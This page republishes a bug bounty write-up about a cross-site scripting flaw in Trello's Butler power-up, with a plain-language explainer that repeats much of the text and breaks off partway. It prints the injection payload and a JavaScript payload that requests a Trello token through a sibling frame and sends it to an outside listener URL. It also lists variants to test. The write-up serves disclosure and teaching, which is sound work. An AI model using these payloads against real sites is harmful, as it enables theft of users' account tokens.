First vulnerability
A cross-site scripting flaw in the Butler plugin allowed an attacker to inject JavaScript via unsanitised card button icon data. By loading a vulnerable version of Butler in a custom power-up on the same origin, an attacker could steal a victim's Trello token when the victim opened a malicious board.
 Published on hethical.io
It's been almost three years since my last bug bounty write-up, sorry for that, I will try to share more things that I believe could be of use for the community from now on.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Trello acquired the Butler power-up, which lets people define automatic actions in response to Trello events, for example "if someone adds a card in this list, then create a second one in this other list". Because Butler became part of the Trello family, it was added to the scope of the Trello bug bounty program. The bugs described here were in Butler, but through them it was possible to steal the Trello token.
The timeline was:
- An XSS was found that triggered when the Butler power-up was displayed, by clicking the Butler button in the upper right corner. At the time it was not possible to have it open automatically when someone opened the board.
- Trello solved the bug.
- Some time later the same XSS could be retriggered, this time as soon as the Trello board was displayed.
Setup
Butler is loaded inside an iframe on Trello. Using a helper provided by Trello, the plugin communicates with Trello through the PostMessage API. When a plugin needs to save data, such as the card button configuration in Butler's case, it can save the data in its own API or ask Trello to save it for the plugin. Saving it on Trello is convenient because Trello is secure and the plugin does not need to provide a reliable API that is up 100% of the time; that burden is on Trello.
Butler stores its card button configuration as PluginData. When a card button is added, Butler sends the configuration of the button as a JSON payload to Trello to be saved as PluginData. When the card button tab is displayed, Butler asks Trello for the PluginData about the existing card buttons and displays them for administration.
Trello-owned plugins have a special ability that allows them to generate Trello tokens on behalf of the user using OAuth2. As Trello acquired Butler, Butler got the same ability.
Finding it
When Butler is opened from a Trello board by clicking the Butler button in the upper right corner, the Butler modal is displayed. At the time, the first thing displayed was the card buttons list.


It is possible to alter the PluginData by calling the Trello API without going through Butler, for instance changing the name of a card button. When Butler is then displayed on Trello and the card button tab loaded, the change is reflected in the UI, because Butler asks Trello for the updated PluginData. The exchange between Trello and Butler works as shown in the schema:
The data exchanged is JSON. For one card button it looks like this:
[{
	"label": "Archive card",
	"icon": "settings icon",
	"image": "gears",
	"cmd": "archive the card",
	"type": "card-button",
	"shared": false,
	"scope": "board",
	"enabled": true,
	"id": "51cc0b313cbab97d460038b9_P12",
	"uid": "51cc0b313cbab97d460038b9",
	"username": "theflofly",
	"t": 1552844624026
}]
On the Butler administration page this JSON is used to construct the HTML code:
1: const buttonItem = function(button, not_supported, is_admin) {
2:  const item = $(`
3:    <div id="${util.sanitize(button.id)}" class="ui grid transition hidden command">
4:      <div class="two column paddingless row">
5:        <div class="flex paddingless column">
6:          <div class="ui labeled icon limited button">
7:            <i class="${button.icon}"></i>
8:            ${util.sanitize(button.label || '')}
9:          </div>
...
Comparing line 7 and line 8 shows that the icon is not sanitised, unlike the label. The sanitise method does the following:
const sanitize = function(text) {
return String(text).replace(/[&<>"'/]/g, function(s) {
return {
'&': '&',
'<': '<',
'>': '>',
'"': '"',
"'": ''',
'/': '/',
}[s];
});
};
It replaces some characters with their HTML code in order to avoid an XSS. The icon parameter of the card button is read from the PluginData. In the JSON payload above the icon attribute was settings icon, so the generated HTML is:
<i class="settings icon"></i>
Exploitation
Step 1: inject into the icon property
Because the icon value is interpolated into the class attribute without sanitisation, a card button PluginData entry can be created for Butler with the following data:
[{
	"label": "Archive card",
	"icon": "\"><script>alert(Auth.getActiveToken());<\/script>",
	"image": "gears",
	"cmd": "archive the card",
	"type": "card-button",
	"shared": false,
	"scope": "board",
	"enabled": true,
	"id": "51cc0b313cbab97d460038b9_P12",
	"uid": "51cc0b313cbab97d460038b9",
	"username": "theflofly",
	"t": 1552844624026
}]
The icon value closes the class attribute and the <i> element and injects a script. When Butler renders the card button list, the script runs. Auth.getActiveToken() from Butler triggers the whole OAuth2 sequence and returns a Trello token, and the token was obtained this way.
One detail to be aware of if you look at Butler: it does not save the JSON directly in the PluginData but a LZ-based compressed JSON string. The author believes Butler's creator did this because the amount of data a plugin can save on Trello is limited.
Step 2: first impact and fix
At this point the Trello token could be stolen when Butler was opened on the board. The vulnerability was reported and classified as a P2 (1800$) because of the user interaction needed to trigger the XSS, namely opening the Butler power-up from the board. The issue was solved.
Step 3: find a versioned copy of the vulnerable code
Searching for vulnerabilities on Butler continued. All the frontend resources were using a path such as https://app.butlerfortrello.com/master-197/powerup-dashboard.html, with /master-197/ in the URL. It looked like a version tag, and this was confirmed by loading an old Butler version such as /master-70/: all the Butler source code was versioned and each version was available under the butlerfortrello.com domain name.
When the Butler plugin was opened on Trello, the last version of the code was used (without the XSS), and there was no way to change that. At this point the following was known:
- A vulnerable version of Butler was served on butlerfortrello.com.
- By default the vulnerable code asked Trello for the card button PluginData when Butler was opened.
- Butler had the right to generate a Trello token, but there was a check on the organisation owning the plugin: a token was generated only if it was a plugin owned by Trello. When you create a power-up for yourself you have to pick an organisation for which you are admin as owner, and because the researcher is not a Trello admin, Trello could not be picked as the organisation owning the plugin.
Because of the last point it was impossible to simply create a power-up with the Butler vulnerable code and exploit it: a custom plugin would have been owned by the researcher's organisation, Hethical, and there was no way to generate a Trello token.
Step 4: abuse the shared origin
Loading the vulnerable Butler version in a custom power-up still allows arbitrary JavaScript to run on butlerfortrello.com. The real Butler code, which has the right to generate a Trello token, is also served on butlerfortrello.com, so the vulnerable Butler copy can access the JavaScript context of the real Butler power-up because they share the same origin.
The evil board that steals the token from the victim contains two power-ups: Butler and the custom power-up loading the vulnerable version of Butler. The custom power-up is opened by default, with no click needed. When it is opened, it retrieves the card button PluginData containing the JavaScript payload. That payload calls the JavaScript functions from the real Butler power-up and makes the real Butler power-up ask Trello for a token. As the real Butler is owned by Trello, a token is generated and returned to the real Butler power-up, and the fake Butler power-up can access it because both the real and fake Butler are served on the same origin.

The code in the JavaScript payload, inside the icon property of the card button data, is the following:
"icon": "\">
1:    <script>
2:        for(let i = 0; i < window.parent.frames.length; i++) {
3:            let current_frame = window.parent.frames[i];
4:            try {
5:                current_frame.origin
6:            } catch(err) {
7:                continue
8:            }
9:            if( current_frame.window == window)
10:               continue;
11:           current_frame.window._trello.requestWithContext('request-token', {
12:               name: \"Butler\",
13:               key: \"[redacted]\",
14:               scope: \"read,write,account\"
14:           }).then(function(token) {
16:               $.get(\"https://hethical.io/listen?stolen_token=\" + token);
18:           })
19:       }
20:   </script>"
The code is executed under the origin app.butlerfortrello.com. On line 2 it loops over all the available iframes, then on line 5 it tries to access the origin. For all the iframes that are different from app.butlerfortrello.com, trying to access the origin raises an exception because it is a cross-origin access, and in that case the loop continues to the next iframe.
If no exception is raised, line 9 checks that the iframe has the Butler origin but is not the payload's own iframe. If that is not the case, current_frame is the real Butler iframe. In that case the real Butler iframe has a _trello object to communicate with Trello, and the requestWithContext method sends a postMessage payload to Trello and waits for a postMessage answer back. In effect the payload calls the Trello helper declared in the real Butler iframe. When the token is returned it is sent to the attacker's backend and the damage is done.
Root cause
The immediate mistake is in the template that builds the card button list: the label is passed through util.sanitize but the icon is interpolated raw into the class attribute of the <i> element. The sanitiser itself escapes &, <, >, ", ' and /, so any value routed through it cannot break out of the attribute. The icon value, which comes from PluginData that can be written through the Trello API without going through Butler, is not routed through it, so a "> in the value closes the attribute and the element and lets markup and script through.
The second part of the design problem is that the vulnerable code stays reachable after the fix. Every Butler version remains served under butlerfortrello.com, so a plugin that loads an old version runs attacker-controlled JavaScript on the same origin as the real Butler. Same-origin access then lets that code reach the real Butler's _trello helper and ask it to request a token. The organisation check on token generation (only plugins owned by Trello get a token) does not help here, because the request is made through the genuine Trello-owned Butler iframe; the attacker's plugin never needs the token-generation right itself.
Impact
With the first bug, the Trello token could be stolen when Butler was opened on the board, which required the user to open the Butler power-up. With the second, the token is stolen just by opening a board. To trap someone, the most efficient way is to add the victim as a member to the evil board: an email from Trello is sent to the victim and there is a high probability that, out of curiosity, the victim opens the board.
The second report was also qualified as a P2 (1800$) because following the link to the evil board is considered a user interaction.
Fix
The first XSS was solved by Trello after the first report. The report does not describe the code change. The report does not describe how the second issue was resolved.
Variants to test
- Look for template literals that interpolate PluginData or other user-writable fields into HTML attributes and compare which fields go through the sanitiser and which do not. A positive result is a field that reaches the DOM unescaped and can close its attribute with
">. - Enumerate versioned asset paths of a power-up or plugin (for example
/master-N/) and check whether old builds are still served. A positive result is an old build that still contains a previously fixed sink and loads on the same origin as the current build. - Check whether a plugin's privileged helper (token request, API proxy) is reachable from any other frame on the same origin. A positive result is a sibling iframe that can call the helper through
window.parent.framesand receive the privileged result. - Check whether a power-up can be configured to open by default on a board, without a click. A positive result is a board where the attacker's power-up runs its code as soon as the board is displayed.
What happened, in plain words
Trello is a website where teams organise work on boards made of lists and cards. A power-up is a small add-on that plugs extra features into Trello. Butler is one such power-up: it lets you set up automatic rules, for example "if someone adds a card to this list, create another card in that other list". Trello bought Butler, so Butler became part of the Trello family and was included in Trello's bug bounty programme, a scheme where companies pay people who report security flaws to them.
A token is a string that lets its holder act on your behalf on Trello without knowing your password. Stealing one is serious.
The story went in three steps:
- A cross-site scripting (XSS) flaw was found. XSS means a website ends up running code that an attacker supplied, as if it were the site's own code. This one fired when the Butler power-up was displayed, after the user clicked the Butler button in the upper right corner of the board. At that time it could not be made to fire automatically when someone opened the board.
- Trello fixed the bug.
- Some time later the same XSS could be triggered again, this time as soon as the Trello board was displayed, with no click needed.
The pieces involved, from zero
Before the details, a few ideas that come back constantly.
- Iframe: a web page can embed another web page inside a rectangular window on itself. That inner page is an iframe. Trello shows Butler inside an iframe, so Butler is a separate page living inside the Trello page.
- Origin: the combination of protocol, domain and port that a page comes from, for example
https://app.butlerfortrello.com. Browsers use the origin as a security boundary: code from one origin is not normally allowed to read data from another origin. Two pages with the same origin are treated as the same site and can reach into each other. - PostMessage API: a browser feature that lets two frames from different origins send messages to each other in a controlled way. It is the safe channel for a parent page and an embedded page to talk.
- API: an interface a service exposes so programs can talk to it, like a service counter where you hand over a request and get an answer back. Trello has an API that lets programs read and write boards, cards and plugin data.
- JSON: a text format for structured data, made of keys and values in curly braces and square brackets. It is how programs usually exchange data on the web.
- PluginData: a storage area Trello offers to plugins. A plugin can ask Trello to keep its settings there instead of running its own database.
- OAuth2: a standard way for a user to grant an application permission to act on their behalf without giving it their password. The application ends up holding a token.
Butler is loaded inside an iframe on Trello. Using a helper provided by Trello, the plugin communicates with Trello through the PostMessage API. When a plugin needs to save data, such as the card button configuration in Butler's case, it can save the data in its own API or ask Trello to save it for the plugin. Saving it on Trello is convenient because Trello is secure and the plugin does not need to provide a reliable API that is up 100% of the time; that burden is on Trello.
Butler stores its card button configuration as PluginData. When a card button is added, Butler sends the configuration of the button as a JSON payload to Trello to be saved as PluginData. When the card button tab is displayed, Butler asks Trello for the PluginData about the existing card buttons and displays them for administration.
Trello-owned plugins have a special ability that allows them to generate Trello tokens on behalf of the user using OAuth2. As Trello acquired Butler, Butler got the same ability. That is the prize an attacker is after.
Finding it
When Butler is opened from a Trello board by clicking the Butler button in the upper right corner, the Butler modal is displayed. At the time, the first thing displayed was the card buttons list.
The screenshot shows the card buttons list displayed first.
It is possible to alter the PluginData by calling the Trello API without going through Butler, for instance changing the name of a card button. When Butler is then displayed on Trello and the card button tab loaded, the change is reflected in the UI, because Butler asks Trello for the updated PluginData. The exchange between Trello and Butler works as shown in the schema:
The schema summarises how the exchange works between Trello and Butler.
The data exchanged is JSON. For one card button it looks like this:
[{
	"label": "Archive card",
	"icon": "settings icon",
	"image": "gears",
	"cmd": "archive the card",
	"type": "card-button",
	"shared": false,
	"scope": "board",
	"enabled": true,
	"id": "51cc0b313cbab97d460038b9_P12",
	"uid": "51cc0b313cbab97d460038b9",
	"username": "theflofly",
	"t": 1552844624026
}]
Line by line:
On the Butler administration page this JSON is used to construct the HTML code:
1: const buttonItem = function(button, not_supported, is_admin) {
2:  const item = $(`
3:    <div id="${util.sanitize(button.id)}" class="ui grid transition hidden command">
4:      <div class="two column paddingless row">
5:        <div class="flex paddingless column">
6:          <div class="ui labeled icon limited button">
7:            <i class="${button.icon}"></i>
8:            ${util.sanitize(button.label || '')}
9:          </div>
...
Line by line:
Comparing line 7 and line 8 shows that the icon is not sanitised, unlike the label. The sanitise method does the following:
const sanitize = function(text) {
return String(text).replace(/[&<>"'/]/g, function(s) {
return {
'&': '&',
'<': '<',
'>': '>',
'"': '"',
"'": ''',
'/': '/',
}[s];
});
};
Line by line:
It replaces some characters with their HTML code in order to avoid an XSS. The icon parameter of the card button is read from the PluginData. In the JSON payload above the icon attribute was settings icon, so the generated HTML is:
<i class="settings icon"></i>
That is a normal icon element. The trouble starts when the icon value is not a plain icon name.
Exploitation
Step 1: inject into the icon property
Because the icon value is interpolated into the class attribute without sanitisation, a card button PluginData entry can be created for Butler with the following data:
[{
	"label": "Archive card",
	"icon": "\"><script>alert(Auth.getActiveToken());<\/script>",
	"image": "gears",
	"cmd": "archive the card",
	"type": "card-button",
	"shared": false,
	"scope": "board",
	"enabled": true,
	"id": "51cc0b313cbab97d460038b9_P12",
	"uid": "51cc0b313cbab97d460038b9",
	"username": "theflofly",
	"t": 1552844624026
}]
Line by line:
The icon value closes the class attribute and the <i> element and injects a script. When Butler renders the card button list, the script runs. Auth.getActiveToken() from Butler triggers the whole OAuth2 sequence and returns a Trello token, and the token was obtained this way.
One detail to be aware of if you look at Butler: it does not save the JSON directly in the PluginData but a LZ-based compressed JSON string. The author believes Butler's creator did this because the amount of data a plugin can save on Trello is limited.
Step 2: first impact and fix
At this point the Trello token could be stolen when Butler was opened on the board. The vulnerability was reported and classified as a P2 (1800$) because of the user interaction needed to trigger the XSS, namely opening the Butler power-up from the board. The issue was solved.
Step 3: find a versioned copy of the vulnerable code
Searching for vulnerabilities on Butler continued. All the frontend resources were using a path such as https://app.butlerfortrello.com/master-197/powerup-dashboard.html, with /master-197/ in the URL. It looked like a version tag, and this was confirmed by loading an old Butler version such as /master-70/: all the Butler source code was versioned and each version was available under the butlerfortrello.com domain name.
When the Butler plugin was opened on Trello, the last version of the code was used (without the XSS), and there was no way to change that. At this point the following was known:
- A vulnerable version of Butler was served on butlerfortrello.com.
- By default the vulnerable code asked Trello for the card button PluginData when Butler was opened.
- Butler had the right to generate a Trello token, but there was a check on the organisation owning the plugin: a token was generated only if it was a plugin owned by Trello. When you create a power-up for yourself you have to pick an organisation for which you are admin as owner, and because the researcher is not a Trello admin, Trello could not be picked as the organisation owning the plugin.
Because of the last point it was impossible to simply create a power-up with the Butler vulnerable code and exploit it: a custom plugin would have been owned by the researcher's organisation, Hethical, and there was no way to generate a Trello token.
Step 4: abuse the shared origin
Loading the vulnerable Butler version in a custom power-up still allows arbitrary JavaScript to run on butlerfortrello.com. The real Butler code, which has the right to generate a Trello token, is also served on butlerfortrello.com, so the vulnerable Butler copy can access the JavaScript context of the real Butler power-up because they share the same origin.
